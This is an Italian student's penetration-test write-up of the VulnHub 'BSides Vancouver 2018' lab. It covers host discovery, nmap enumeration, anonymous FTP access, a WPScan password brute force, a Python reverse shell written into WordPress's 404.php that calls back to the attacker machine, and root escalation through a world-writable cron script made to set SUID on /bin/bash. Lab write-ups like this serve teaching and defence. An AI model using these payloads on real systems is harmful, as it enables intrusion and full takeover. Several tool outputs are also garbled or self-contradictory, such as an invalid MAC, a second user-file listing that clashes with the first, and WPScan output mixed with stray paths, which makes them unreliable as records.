
Relazione Tecnica: Penetration Test BlackBox

Target: VulnHub Machine – BSides Vancouver 2018 Workshop

Studente: Leandro Ancona

Data: 16 Maggio 2026

1. Considerazioni Iniziali e Scenario

In ambito professionale, un **Penetration Test BlackBox** (a scatola chiusa) simula lo scenario aziendale più realistico in assoluto: l'analista di sicurezza (o un attaccante malintenzionato) si trova all'interno della rete locale dell'organizzazione senza alcuna informazione preliminare riguardante i sistemi operativi, i servizi attivi, le credenziali o le architetture di rete della vittima.

L'obiettivo didattico di questo laboratorio è comprendere l'importanza della **metodologia**. Un attacco informatico non è mai un tentativo casuale, ma un processo logico e sequenziale suddiviso in fasi:

1. **Ricognizione (Host Discovery):** Individuare il bersaglio nella rete.
2. **Enumerazione (Port Scanning & Service Fingerprinting):** Capire cosa c'è dentro il bersaglio.
3. **Accesso Iniziale (Exploitation/Foothold):** Sfruttare una debolezza per entrare.
4. **Escalation dei Privilegi:** Diventare l'amministratore supremo (root).

2. Fase 1: Ricognizione e Host Discovery

Non conoscendo l'indirizzo IP della macchina virtuale target, abbiamo analizzato la sottorete locale per mappare i dispositivi attivi.

Comando Eseguito:

```
sudo netdiscover -r 192.168.1.0/24
```

Spiegazione del comando:

- **sudo:** Esegue il comando con privilegi di amministratore su Kali Linux (necessario per manipolare i pacchetti di rete ARP).
- **netdiscover:** Strumento di ricognizione che invia richieste ARP attive per identificare gli host vivi nella rete.
- **-r 192.168.1.0/24:** Specifica il range (l'intervallo) di indirizzi IP da scansionare (la nostra rete locale).

Risultato Ottenuto:

La scansione ha rilevato il seguente **host** specifico:

- **IP Target:** 192.168.1.197
- **MAC Address:** 08:00:27:2E:EC:1E (Identificato come **Oracle VirtualBox**, confermando che si tratta della nostra macchina di laboratorio).

4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240

Interface: eth0 - 192.168.1.1

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.1.134	16:16:0b:d2:ee:4d	1	60	Unknown vendor
192.168.1.197	08:00:27:2e:ec:1e	1	60	PCS Systemtechnik GmbH
192.168.1.217	ac:e2:d3:02:24:18	1	60	Hewlett Packard
192.168.1.254	08:c7:f5:b5:75:20	1	60	Vantiva Connected Home - Technologies Telco

192.168.1.134 08:c1:42:p2:12:50 1 60 Vantiva Connected Home - Technologies Telco
192.168.1.134 9c:16:03:03:34:18 1 60 Hewlett Packard

192.168.1.197 08:00:27:2e:ec:1e 1 60 PCS Systemtechnik GmbH

3. Fase 2: Enumerazione dei Servizi (Port Scanning)

Ottenuto l'IP, abbiamo effettuato una scansione approfondita per identificare le porte **TCP** aperte e i relativi servizi in ascolto.

Comando Eseguito

```
nmap -sV -sC -p- 192.168.1.197
```

Spiegazione del comando:

- **nmap**: Il software standard per il port scanning.
- **-sV**: Abilita il *Version Detection*, ovvero chiede al servizio di presentarsi per capire l'esatta versione del software (es. **Apache 2.2.22**).
- **-sC**: Attiva gli script di base del sistema (**Nmap Scripting Engine** - NSE) per rilevare vulnerabilità comuni o configurazioni errate.
- **-p-**: Forza **Nmap** a scansionare **tutte** le 65.535 porte **TCP** disponibili, anziché solo le prime 1000 standard.

Risultato Ottenuto ed Analisi dei Vettori:

L'analisi dell'output ha evidenziato tre porte aperte fondamentali:

1. **Porta 21 (FTP - vsftpd 2.3.5)**: Lo script **NSE** segnala **Anonymous FTP login allowed**. Questa è una grave misconfigurazione (configurazione errata) che permette a chiunque di entrare senza password.
2. **Porta 22 (SSH - OpenSSH 5.9p1)**: Servizio di accesso remoto sicuro.
3. **Porta 80 (HTTP - Apache)**: **Server Web**. Lo script **NSE** evidenzia la presenza di un file **robots.txt** che espone una **directory** nascosta: **/backup_wordpress**.

```
(kali@kali)-[~]
$ nmap -sV -sC -p- 192.168.1.197

Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-16 05:06 -0400
Nmap scan report for vancouver (192.168.1.197)
Host is up (0.00051s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
ftp-anon: Anonymous FTP login allowed (FTP code 230)
_drwxr-xr-x  2 65534      65534      4096 Mar 03 2018 public
ftp-syst:
STAT:
FTP Server status:
  Connected to 192.168.1.171
  Logged in as ftp
  TYPE: ASCII
  No session bandwidth limit
  Session timeout in seconds is 300
  Control connection is plain text
  Data connections will be plain text
  At session startup, client count was 4
  vsFTPd 2.3.5 - secure, fast, stable
_End of status
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
  1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
  2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
  256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
_http-server-header: Apache/2.2.22 (Ubuntu)
_http-robots.txt: 1 disallowed entry
_/backup_wordpress
_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:2E:EC:1E (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 34.85 seconds
```

4. Fase 3: Information Gathering ed Enumerazione

Web

Abbiamo sfruttato i vettori trovati nella fase precedente per raccogliere informazioni utili (credenziali o utenti).

Passo 3.1: Estrazione Utenti da FTP Anonimo

Ci siamo connessi al server **FTP** inserendo come nome utente **anonymous** e lasciando la password vuota.

```
ftp 192.168.1.197
# Comandi interni alla shell FTP:
cd public
get users.txt.bk
exit
```

Leggendo il file scaricato con il comando **cat users.txt.bk**, abbiamo ottenuto una lista di utenti reali del sistema: **abatchy, john, mai, anne, doomguy**.

```
(kali@kali)-[~]
└─$ ftp 192.168.1.197
Connected to 192.168.1.197.
220 (vsFTPD 2.3.5)
Name (192.168.1.197:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||34333|).
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 31 Mar 03 2018 users.txt.bk
226 Directory send OK.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||5387|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% |*****| 31 123.56 KiB/s 00:00 ETA
226 Transfer complete.
31 bytes received in 00:00 (9.51 KiB/s)
ftp> exit
221 Goodbye.
```

```
cat users.txt.bk
abatchy
john
mai
anne
doomguy
```

```
(kali㉿kali)-[~]  
$ cat users.txt.bk  
abatchy  
john : dom mon dow user  
mai : * * * root  
anne : * * * root  
doomguy : * * 7 root  
 : * * * root
```

Passo 3.2: Attacco a Dizionario su WordPress

Avendo scoperto la **directory** `/backup_wordpress` e una lista di utenti, abbiamo usato **WPScan** (lo scanner specifico per WordPress) per tentare un attacco di forza bruta (**Brute Force**) sulla bacheca di login contro l'utente **john**, utilizzando il dizionario standard di Kali `rockyou.txt`.

Comando Eseguito:

```
wpscan --url http://192.168.1.197/backup_wordpress/ --passwords  
/usr/share/wordlists/rockyou.txt --usernames john
```

- **Esito dell'attacco:** WPScan ha trovato con successo la credenziale valida: **john : enigma**.


```
[+] Performing password attack on Xmlrpc against 1 user/s  
Trying john / sprite Time: 00:06:42 < /usr/bin/cleanup  
Trying john / kimmie Time: 00:06:42 < /usr/local/bin/clean  
Trying john / manman Time: 00:06:42 < /usr/bin/echo  
[SUCCESS] - john / enigma < /usr/bin/echo is /bin/bash > /usr  
Trying john / panasonic Time: 00:07:29 < /usr/bin/ls -l  
Valid Combinations Found: Mar 26 2015 /bin/bash  
| Username: john, Password: enigma < /usr/bin/ls -l  
| 026109w6: 00pu' 6922m01q: 6u78w9  
| 4311q COMPTU921007 40nuq:
```

5. Fase 4: Accesso Iniziale (Foothold)

Sebbene il servizio **SSH** remoto avesse il login tramite password disabilitato (accettava solo chiavi pubbliche), abbiamo sfruttato il secondo percorso d'accesso: il pannello web di

WordPress.

1. Abbiamo eseguito il login su http://192.168.1.197/backup_wordpress/wp-login.php come john.
2. Sfruttando i poteri amministrativi, siamo andati su **Appearance -> Editor** e abbiamo selezionato il modello di errore del tema grafico (**404.php**).
3. Abbiamo sovrascritto il file originale con una **Reverse Shell in PHP/Python**, studiata per ordinare al server di connettersi autonomamente verso la nostra macchina Kali (192.168.1.171) sulla porta 1234.



```
<?php exec("python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.co
nnect((\"192.168.1.171\",1234));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);subprocess.call([\"/bin/sh\", \"-i\"]);'"); ?>
```

4. Su Kali abbiamo aperto un **listener** in ascolto: **nc -lvnp 1234**.
5. Navigando sull'URL del file modificato, la pagina web ha eseguito il codice e ci ha restituito la shell come utente **www-data**.

```

(kali@kali)-[~]
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.1.171] from (UNKNOWN) [192.168.1.197] 51502
bin/sh: 0: can't access tty; job control turned off
id
id=33(www-data) gid=33(www-data) groups=33(www-data)
python -c 'import pty; pty.spawn("/bin/bash")'
/backup_wordpress/wp-content/themes/twentyseventeen$

```

6. Fase 5: Stabilizzazione della Shell ed Escalation dei Privilegi

Ottenuto l'accesso iniziale, la shell era limitata e instabile. Abbiamo eseguito l'upgrade a una **shell TTY** interattiva con Python:

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

L'anomalia del Cron Job (Vulnerabilità di Root)

Esaminando le attività pianificate del sistema tramite il comando `cat /etc/crontab`, abbiamo scoperto un'enorme falla di sicurezza:

```
***** root /usr/local/bin/cleanup
```

Il sistema esegue ogni minuto uno script chiamato **cleanup** con i massimi privilegi di **root**. Ispezionando i permessi del file con `ls -l /usr/local/bin/cleanup`, abbiamo notato che i permessi erano impostati su **-rwxrwxrwx (777)**. Questo significa che **qualsiasi utente, compreso il nostro utente web limitato www-data, aveva il permesso di modificarlo**.

Il Payload Finale (Abuso del Bit SUID)

Abbiamo iniettato un comando all'interno dello script **cleanup** per fare in modo che root, alla sua esecuzione successiva, configurasse la shell di sistema (**/bin/bash**) come una **backdoor SUID permanente**:

```
echo "chmod +s /bin/bash" >> /usr/local/bin/cleanup
```

- **chmod +s**: Imposta il **bit SUID (Set User ID)**. Quando un file ha questo bit attivo, chiunque lo esegua lo farà con i privilegi del proprietario del file (in questo caso, root).

Dopo aver atteso 60 secondi che il timer interno scattasse, abbiamo verificato l'attivazione del bit **SUID** con il comando **ls -l /bin/bash**, che ha mostrato i permessi modificati in **-rwsr-sr-x** (la presenza della lettera **s** indica il successo dell'operazione).

Infine, abbiamo invocato la shell in modalità privilegiata:

```
/bin/bash -p
```

-p: Dice alla **bash** di non resettare i privilegi effettivi dell'utente e di mantenere l'identità del proprietario del file (**root**).

Digitando il comando **id**, il sistema ha risposto con **uid=0(root)**, sancendo il controllo totale e definitivo sulla macchina virtuale.

3. **Permessi di file errati (La falla critica):** Assegnare permessi di scrittura globali (777) a uno script eseguito periodicamente da root rappresenta una **vulnerabilità di Privilege Escalation immediata e fatale**.

Soluzioni di Mitigazione Consigliate (Remediation):

- Disabilitare l'accesso anonimo sul server **FTP** se non strettamente necessario.
- Implementare politiche di password complesse e sistemi di protezione dai brute-force (es. **Fail2ban**) sui moduli di login web.
- Applicare rigorosamente il **Principio del Privilegio Minimo**: i file eseguiti da root all'interno dei **Cron Job** devono essere modificabili rigorosamente ed esclusivamente dall'utente **root** (**chmo d 700 o 755**).

